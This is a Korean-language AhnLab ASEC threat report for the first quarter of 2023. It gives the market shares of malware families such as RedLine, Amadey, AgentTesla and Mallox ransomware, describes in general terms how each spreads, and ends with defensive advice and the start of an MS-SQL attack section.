ASEC Report

Vol.110

AhnLab

Contents

ASEC Report Vol.110 2023 Q1

ASEC(AhnLab Security Emergency response Center, 안랩 시큐리티대응센터)은 악성코드 및 보안 위협으로부터 고객을 안전하게 지키기 위하여 보안 전문가로 구성된 글로벌 보안 조직입니다. 이 리포트는 주식회사 안랩의 ASEC에서 작성하며, 주요 보안 위협과 이슈에 대응하는 최신 보안 기술에 대한 요약 정보를 담고 있습니다. 더 많은 정보는 안랩닷컴(www.ahnlab.com)에서 확인하실 수 있습니다.

2023년 1분기 악성코드 위협 통계

백도어, RedLine 악성코드 증가로 1분기 최다 비중 기록

안랩은 자동 분석 시스템 RAPIT을 활용하여 다양한 경로를 통해 수집된 악성코드에 대한 분류 및 대응을 진행하고 있다. 이 보고서에서는 2023년 1분기 동안 수집된 악성코드 중에서 알려진 악성코드에 대한 분류 및 통계를 다룬다.


통계 대상이 되는 악성코드는 실행 파일 포맷을 대상으로 하며, 해당 기간 고객사에서 접수되거나 자사 제품이 설치된 환경에서 악의적인 행위를 수행하는 도중 탐지되어 수집된 것이다. 일반적으로 악성코드는 스팸메일이나 웹 브라우저, 취약한 환경에 대한 공격 과정을 거쳐 유포된다. 스팸메일의 첨부 파일 형태로 접수되거나, 사용자가 부적절한 파일을 웹 브라우저에서 다운로드 및 실행할 때, 또는 취약한 환경이 외부 공격을 받았을 때 악성코드가 탐지, 수집된다.

이러한 악성코드 중에서도 알려진 악성코드를 기준으로 분류한다. 여기서 '알려진 악성코드'는 악성코드 제작자가 판매하거나 크랙 버전의 빌더를 통해 만들어진 유형을 의미하며, 이들은 대부분 과거부터 꾸준히 유포되고 있다. 또, 공격자가 직접 개발하여 유포하는 유형도 존재하는데, 대부분의 뱅킹 악성코드가 이에 해당된다.

이 보고서에서는 유형별로 악성코드들을 분류하며, 각 유형에 대해서도 구체적인 악성코드의 점유율 통계를 함께 제공한다. 더 나아가, 각 악성코드의 유포 방식 및 간략한 기능들을 소개한다.

2023년 1분기 악성코드 통계

2023년 1분기 수집된 알려진 악성코드를 분석한 결과, [그림 1]과 같이 Backdoor(39.8%), Downloader(35.4%), InfoStealer(22.2%), Ransomware(2.0%), CoinMiner(0.4%), Banking(0.2%) 순서로 점유율을 차지한다.



[그림 1] 2023년 1분기 분류별 악성코드 비율

Backdoor는 공격자로부터 명령을 전달받아 추가 악성코드를 설치하거나 키로깅, 스크린샷과 같은 정보 수집, 그리고 악의적인 명령을 수행하는 RAT(Remote Administration Tool)을 포함한다. Downloader는 주로 자체적인 기능보다는 최종적으로 추가 악성코드를 설치하는 것이 목적이다. InfoStealer는 정보 탈취형 악성코드로서 웹 브라우저나 이메일 클라이언트 같은 프로그램에 저장되어 있는 사용자 계정 정보나 가상화폐 지갑 주소, 파일과 같은 사용자의 정보들을 탈취하는 것이 목적인 악성코드이다.

Ransomware는 사용자 환경의 파일들을 암호화하여 금전적 이득을 얻기 위해 사용되는 악성코드이다. CoinMiner는 사용자가 인지하지 못한 사이 설치되어 가상화폐를 채굴하는 악성코드로, 시스템 성능을 저하시킨다. Banking 악성코드의 사용자 정보 탈취 기능은 InfoStealer와 유사하지만, 폼 그래빙(Form Grabbing)과 같은 기법을 사용해 웹 브라우저에서 사용자가 입력하는 데이터를 가로채 사용자의 온라인 뱅킹 계정 정보를 포함한 다양한 정보를 수집할 수 있다.

2023년 1분기 악성코드 유형별 상세 정보

2023년 1분기에 수집된 악성코드 분석 결과를 토대로, 어떤 악성코드가 사용되었는지에 대한 상세한 정보를 정리한다.

1. Backdoor


Backdoor는 RAT 악성코드를 포함한다. 이번 분기 가장 많은 비율을 차지한 RedLine은 상용 소프트웨어 크랙으로 위장하여 유포되는 대표적인 악성코드이다. 공격자로부터 명령을 전달받아 악성 행위를 수행하는 백도어 악성코드이지만, 다른 InfoStealer 악성코드처럼 다양한 정보들을 탈취할 수 있는 기능이 포함되어 있다.

Remcos는 상용 RAT 악성코드로, 많은 공격자가 사용한다. 이 악성코드는 스팸메일의 첨부 파일을 통해 유포되거나, 최근에는 취약한 MS-SQL 서버를 대상으로 하는 공격에도 코발트 스트라이크와 함께 사용되고 있다.

NanoCore 또한 주로 스팸메일 첨부 파일을 통해 유포되는 RAT 악성코드로, 과거 빌더의 크랙 버전이 유출된 이후 거의 10년 동안 꾸준히 사용되고 있다. AveMaria도 Remcos처럼 제작자에 의해 꾸준히 업데이트되고 있지만, 과거 빌더의 크랙 버전이 공개됨에 따라 다양한 공격자들이 이를 악용하고 있다.

njRAT은 과거부터 토렌트나 웹하드를 통해 성인 게임 및 불법 크랙 프로그램으로 위장하여 유포되는 대표적인 RAT 악성코드이다. 최근에는 그 비율이 감소했지만, 공개된 빌더를 통해 쉽게 제작할 수 있어 공격자들에 의해 꾸준히 사용되고 있다. OrcusRAT 또한 최근 이와 유사한 방식으로 유포된 사례가 확인되었다. AsyncRAT은 깃허브에 공개된 RAT 악성코드로, 마찬가지로 쉽게 구할 수 있기 때문에 다양한 공격에 사용되고 있다. 국내를 대상으로 한 대표적인 공격으로는 부적절하게 관리되고 있는 MS-SQL 서버를 대상으로 한 공격, 스팸메일의 첨부 파일을 통한 유포 등이 있다.

2023년 1분기 수집된 Backdoor 악성코드를 분석한 결과, [그림 2]와 같이 RedLine(68.5%), OrcusRAT(13.4%), Remcos(3.7%), AveMaria(2.8%), Zegost(2.2%), NetSupport(2.0%), njRAT(2.0%), NanoCore(1.8%), DarkComet(1.4%), Tofsee(0.8%), Quasar(0.6%), Async(0.4%), NetWireRC(0.3%), SystemBC(0.1%) 순서로 점유율을 차지한다.



[그림 2] Backdoor 악성코드 유형별 비율

2. Downloader

Downloader 유형 중에서는 Amadey가 차지하는 비중이 가장 높았다. Amadey는 주로 메일을 통해 악성 문서 파일이나 문서로 위장한 실행 파일 형태로 유포되며, 최근에는 국내 유명 메신저 프로그램으로 위장하여 유포된 이력이 있다. 감염 시 공격자의 명령을 받아 사용자 정보를 탈취하거나 추가 악성코드를 다운로드하여 설치할 수 있다. SmokeLoader, Nitol과 같은 다른 악성코드에 의해 설치되기도 한다.


SmokeLoader는 상용 소프트웨어의 크랙이나 시리얼 키 생성 프로그램의 다운로드 페이지로 위장한 악성 웹 페이지를 통해 유포되며, 공격자의 설정에 따라 Stop 랜섬웨어와 같은 추가 악성코드 또는 계정 정보를 비롯한 다양한 사용자 정보 탈취 모듈을 설치할 수 있다.

BeamWinHTTP는 PUP 설치 프로그램으로 위장한 악성코드를 통해 유포되며, 실행되면 PUP 악성코드인 Garbage Cleaner를 설치하고 주로 InfoStealer와 같은 추가 악성코드를 다운로드 한다.

GuLoader는 악성코드를 다운로드하여 실행하는 다운로더 악성코드이다. 과거에는 진단을 우회하기 위해 Visual Basic 언어로 패킹되었으나, 최근에는 NSIS 인스톨러, VBS 스크립트 등 다양한 유형으로 유포되고 있다.

원래 이름은 CloudEye로 알려져 있으며, GuLoader로 이름 붙여진 이유는 다운로드 주소로 구글 드라이브가 자주 사용되기 때문이다. 물론 구글 드라이브 외에도 마이크로소프트 원드라이브 등 다양한 주소가 사용된다.

2023년 1분기 수집된 Downloader 악성코드를 분석한 결과, [그림 3]과 같이 Amadey(58.1%), SmokeLoader(16.2%), BeamWinHTTP(16.1%), GuLoader(9.6%) 순서로 점유율을 차지한다.



[그림 3] Downloader 악성코드 유형별 비율

3. InfoStealer

InfoStealer 악성코드는 AgentTesla, Formbook과 같은 몇 가지 종류가 대부분의 비중을 차지했다. AgentTesla는 주로 스팸메일의 첨부 파일을 통해 유포되며, 사용자 환경에서 다양한 웹 브라우저 및 이메일, FTP 클라이언트에 저장되어 있는 계정 정보를 탈취한다.

Formbook, Lokibot, SnakeKeylogger 역시 스팸메일에 첨부된 파일을 통해 유포되는 대표적인 정보 탈취형 악성코드이다. 수 년 전부터 꾸준히 유포 중인 AgentTesla, Formbook, Lokibot과 달리, SnakeKeylogger는 비교적 최근인 2021년경부터 확인되어 지금까지도 높은 비율을 차지한다. SnakeKeylogger는 AgentTesla와 유사하게 수집한 정보를 탈취할 때 주로 SMTP를 사용하지만, 이외에도 HTTP, FTP 등 다양한 방식들을 지원한다.

이 외에도 스팸메일의 첨부 파일 대신 상용 소프트웨어의 크랙, 시리얼 생성 프로그램의 다운로드 페이지로 위장한 악성 사이트를 유포 경로로 사용하는 ColdStealer, Vidar, CryptBot, RecordStealer가 있다. ColdStealer는 작년 초에 최초로 확인되었으며, Vidar는 수 년 전부터 공격자들이 꾸준히 애용해 온 대표적인 정보 탈취형 악성코드이다. Vidar는 버전이 업데이트되면서 제작자가 기능을 계속 추가하고 있는데, 최근에는 C&C 서버 주소를 획득하기 위해 게임, SNS 등 다양한 플랫폼을 악용한다.

RecordStealer는 작년 하반기부터 유포되기 시작한 신종 악성코드이며, Raccoon Stealer의 새 버전으로 알려져 있다. 기존 Raccoon Stealer와 비교했을 때 모든 면에서 완전히 달라졌기 때문에 구분을 위해 RecordStealer로 명명하여 분류한다. 해당 악성코드는 C2의 응답에 따라 다양한 악성 행위가 가능하며 추가 악성코드 설치 기능도 포함하고 있다. 정보 수집 행위에 필요한 라이브러리를 C2로부터 각각 다운로드하여 사용하며, HTTP 요청 헤더의 User-Agent를 특정 문자열로 주기적으로 변경하는 것이 특징이다.

2023년 1분기 수집된 InfoStealer 악성코드를 분석한 결과, [그림 4]와 같이 AgentTesla(50.4%), Formbook(21.5%), SnakeKeylogger(12.3%), Lokibot(7.0%), Vidar(3.6%), Pony(1.9%), HawkEye(1.8%), Raccoon(0.4%), Azorult(0.3%), Taurus(0.3%), CryptBot(0.3%), RecordStealer(0.1%), IntelRapid(0.1%) 순서로 점유율을 차지하고 있다.

[그림 4] InfoStealer 악성코드 유형별 비율


4. Ransomware

국내 사용자를 대상으로 유포되는 대표적인 Ransomware로 Magniber가 있지만, 현재 통계에서는 제외되었다. 실행 파일 형태로 유포되는 Ransomware 유형 중에는 Mallox 랜섬웨어가 가장 큰 비중을 차지했다. Mallox 랜섬웨어는 주로 부적절한 계정 정보가 설정된 취약한 MS-SQL 서버를 대상으로 유포된다.

LockBit 랜섬웨어는 국내 기업 사용자들을 대상으로 이력서로 위장한 스팸메일의 첨부 파일을 통해 유포 중이며, 유포 방식이 과거 Makop 랜섬웨어와 동일하다. 이러한 유형의 스팸메일 첨부 파일은 문서 파일로 위장한 아이콘과 사용자의 실행을 유도하는 파일명을 포함하는 것이 특징이다. 최근에는 입사 지원서로 위장하여 업데이트 버전인 v3.0과 v2.0 버전이 함께 유포되고 있다.

Stop 랜섬웨어는 SmokeLoader와 같은 다른 악성코드에 의해 설치된다. 또한, 일반적인 랜섬웨어 악성코드와는 다르게, 실행 시 먼저 Vidar와 같은 정보 탈취형 악성코드를 설치해 사용자 정보를 먼저 수집한 후 암호화를 진행한다.

2023년 1분기 수집된 Ransomware 악성코드를 분석한 결과, [그림 5]와 같이 Mallox(37.3%), Lockbit(24.6%), Stop(23.9%), Paradise(8.9%), Ryuk(3.7%), Phobos(0.8%), Dharma(0.8%) 순서로 점유율을 차지한다.



[그림 5] Ransomware 악성코드 유형별 비율

5. CoinMiner

대표적인 CoinMiner 악성코드인 Glupteba는 수년간 대량으로 유포되었지만, 2021년 구글이 호스팅 업체와 협력하여 해당 봇넷의 인프라를 차단함에 따라 2022년 1분기부터는 그 수가 꾸준하게 감소하였다. Glupteba는 상용 소프트웨어의 크랙이나 시리얼 키 생성 프로그램의 다운로드 페이지로 위장한 악성 웹 페이지를 통해 사용자의 설치를 유도하는 방식으로 PC를 감염시킨다. 감염 이후에는 사용자 정보 탈취 및 명령 실행과 같은 악성 행위를 수행할 수 있으며, 최종적으로 감염 환경에서 모네로(Monero) 가상화폐를 채굴하여 시스템의 성능을 저하시킬 수 있다.
Vollgar는 부적절한 계정 정보가 설정된 취약한 MS-SQL 서버를 대상으로 유포되는 대표적인 CoinMiner 악성코드이다.

2023년 1분기 수집된 CoinMiner 악성코드를 분석한 결과, [그림 6]와 같이 점유율을 차지한다.

[그림 6] CoinMiner 악성코드 유형별 비율

6. Banking

Qakbot은 Emotet과 마찬가지로 대표적인 뱅킹(Banking) 악성코드로, 유포 방식 또한 유사하다. 작년까지는 엑셀 매크로 대신 ISO 파일을 첨부한 스팸 메일을 통해 유포되었지만, 최근에는 원노트 파일을 활용해 유포되고 있다.

Emotet은 과거 국제 사법기관의 공조로 잠시 중단된 이후 유포와 중단을 반복하다 최근에는

다시 활발히 유포되고 있다. 주로 스팸메일에 첨부된 악성 엑셀 문서 파일을 통해 설치되는데, 엑셀 파일에는 악성 VBA 매크로를 실행하도록 사용자의 매크로 활성화 버튼 클릭을 유도하는 이미지가 존재한다. 최근에는 엑셀 대신 원노트(OneNote) 파일을 통해 설치를 유도하기도 하며, 다양한 정보 탈취 및 뱅킹 관련 모듈을 통해 악성코드를 추가로 설치하거나 사용자 정보를 탈취할 수 있다.

2023년 1분기 수집된 Banking 악성코드를 분석한 결과, [그림 7]와 같이 Qakbot(54.5%), Emotet(45.5%) 순서로 점유율을 차지한다.

[그림 7] Banking 악성코드 유형별 비율

2023년 1분기 통계에서 다룬 대부분의 악성코드는 스팸메일의 첨부 파일을 통해 유포되거나, 상용 소프트웨어의 크랙, 시리얼 생성 프로그램의 다운로드 페이지로 위장한 악성 사이트를 통해 설치된다. 이 외에도 사전 공격에 취약한 MS-SQL 서버와 같은 부적절하게 설정된 환경도 공격 대상이 된다.

따라서 사용자들은 의심스러운 메일을 받게 된다면 첨부 파일 실행을 지양해야 하고, 출처가 불분명한 공유 사이트에서 프로그램을 설치하는 대신 공식 경로로 프로그램이나 컨텐츠를 이용해야 한다. 또한, 관리자들은 계정 비밀번호를 추측하기 어려운 형태로 사용하거나 주기적으로 변경하여 공격으로부터 데이터베이스 서버를 보호해야 하며, 최신 버전으로 패치하여 취약점 공격을 방지해야 한다. 이 밖에 V3를 최신으로 업데이트하여 악성코드의 감염을 사전에 차단할 수 있도록 유의해야 한다.


2023년 1분기 MS-SQL 서버 대상 악성코드 통계

다양해지는 Trojan 유형 악성코드, 1분기 MS-SQL 서버 공격에서 발견

안랩은 자사 ASD(AhnLab Smart Defense) 인프라를 활용하여 취약한 MS-SQL 서버를 대상으로 하는 공격들에 대한 대응 및 분류를 진행하고 있다. 이 글에서는 2023년 1분기에 확인된 로그를 기반으로 공격 대상이 된 MS-SQL 서버들의 피해 현황과 해당 서버들을 대상으로 발생한 공격에 대한 통계를 다룬다. 공격에 사용된 악성코드를 분류하여 CoinMiner, Backdoor, Trojan, Ransomware, HackTool 등 유형별로 분류한 후, 각 유형의 알려진 악성코드들에 대한 구체적인 통계를 제공한다.

MS-SQL 서버 대상 공격 현황

[그림 1]은 2023년 1분기에 안랩 인프라를 통해 확인한 MS-SQL 서버 대상 공격에 대한 통계이다.



